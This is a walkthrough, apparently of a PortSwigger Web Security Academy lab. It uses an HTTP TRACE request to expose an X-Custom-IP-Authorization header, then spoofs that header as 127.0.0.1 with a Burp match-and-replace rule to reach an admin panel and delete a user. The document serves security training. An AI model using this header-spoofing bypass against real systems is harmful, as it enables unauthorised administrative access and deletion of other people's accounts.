

Lab: Authentication bypass via information disclosure

In Burp Repeater, browse to `GET /admin`. The response discloses that the admin panel is only accessible if logged in as an administrator, or if requested from a local IP.

```
Request
Pretty Raw Hex
1 GET /admin HTTP/1.1
2 Host: 0a4700030323a98fc093449d00e9007b.web-security-academy.net
3 Accept-Encoding: gzip, deflate
4 Accept:
```

Send the request again, but this time use the `TRACE` method:

Issues

- ! Password field with autocomplete enabled
- ! Strict transport security not enforced
- i Cross-domain Referer leakage
- i **HTTP TRACE method is enabled**
- > i Cacheable HTTPS response [6]
- i TLS certificate
- > i Frameable response (potential Clickjacking) [3]

`TRACE /admin`

```
Request
Pretty Raw Hex
1 TRACE /admin HTTP/1.1
2 Host: 0a4700030323a98fc093449d00e9007b.web-security-aca
3 Accept-Encoding: gzip, deflate
4 Accept:
```



Study the response. Notice that the `X-Custom-IP-Authorization` header, containing your IP address, was automatically appended to your request. This is used to determine whether or not the request came from the `localhost` IP address.


```
8 Sec-CH-UA-Platform: Windows
9 Sec-CH-UA-Mobile: ?0
0 X-Custom-IP-Authorization: 86.15.98.213
1
2
```

Go to "Proxy" > "Options", scroll down to the "Match and Replace" section, and click "Add". Leave the match condition blank, but in the "Replace" field, enter:

```
X-Custom-IP-Authorization: 127.0.0.1
```

Burp Proxy will now add this header to every request you send.

 Edit match/replace rule 

 Specify the details of the match/replace rule.

Type:

Request header

Match:


Regex condition to match - leave blank to add a new header

Replace:

X-Custom-IP-Authorization: 127.0.0.1

Comments:

Browse to the home page. Notice that you now have access to the admin panel, where you can delete Carlos.



Authentication bypass via info

[Back to lab description >>](#)

Users

carlos - [Delete](#)
wiener - [Delete](#)